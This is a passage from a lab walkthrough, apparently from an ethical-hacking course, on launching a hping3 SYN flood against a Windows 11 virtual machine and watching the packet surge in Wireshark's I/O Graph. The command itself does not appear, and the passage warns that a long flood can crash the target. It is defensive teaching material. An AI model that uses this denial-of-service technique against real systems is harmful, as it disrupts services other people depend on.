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



10. This command initiates the SYN flooding attack on the **Windows 11** machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.

    Note: If you send the SYN packets for a long period, then the target system may crash.

11. Observe how, in very little time, the huge number of packets are sent to the target machine.



12. **hping3** floods the victim machine by sending bulk **SYN packets** and **overloading** the victim's resources.
13. Switch to the **Windows 11** virtual machine and observe the TCP-SYN packets captured by **Wireshark**.

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



14. Now, observe the graphical view of the captured packets. To do so, click **Statistics** from the menu bar, and then click the **I/O Graph** option from the drop-down list.



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
15. The **Wireshark** . **IO Graphs** . **Ethernet** window appears, displaying the graphical view of the captured packets. Observe the huge number of TCP packets captured by Wireshark, as shown in the screenshot.

16. After analyzing the **I/O Graph**, click **Close** to close the **Wireshark** . **IO Graphs** . **Ethernet** window.

17. Close the **Wireshark** main window. If an **Unsaved packets…** pop-up appears, click **Stop and Quit without Saving**.



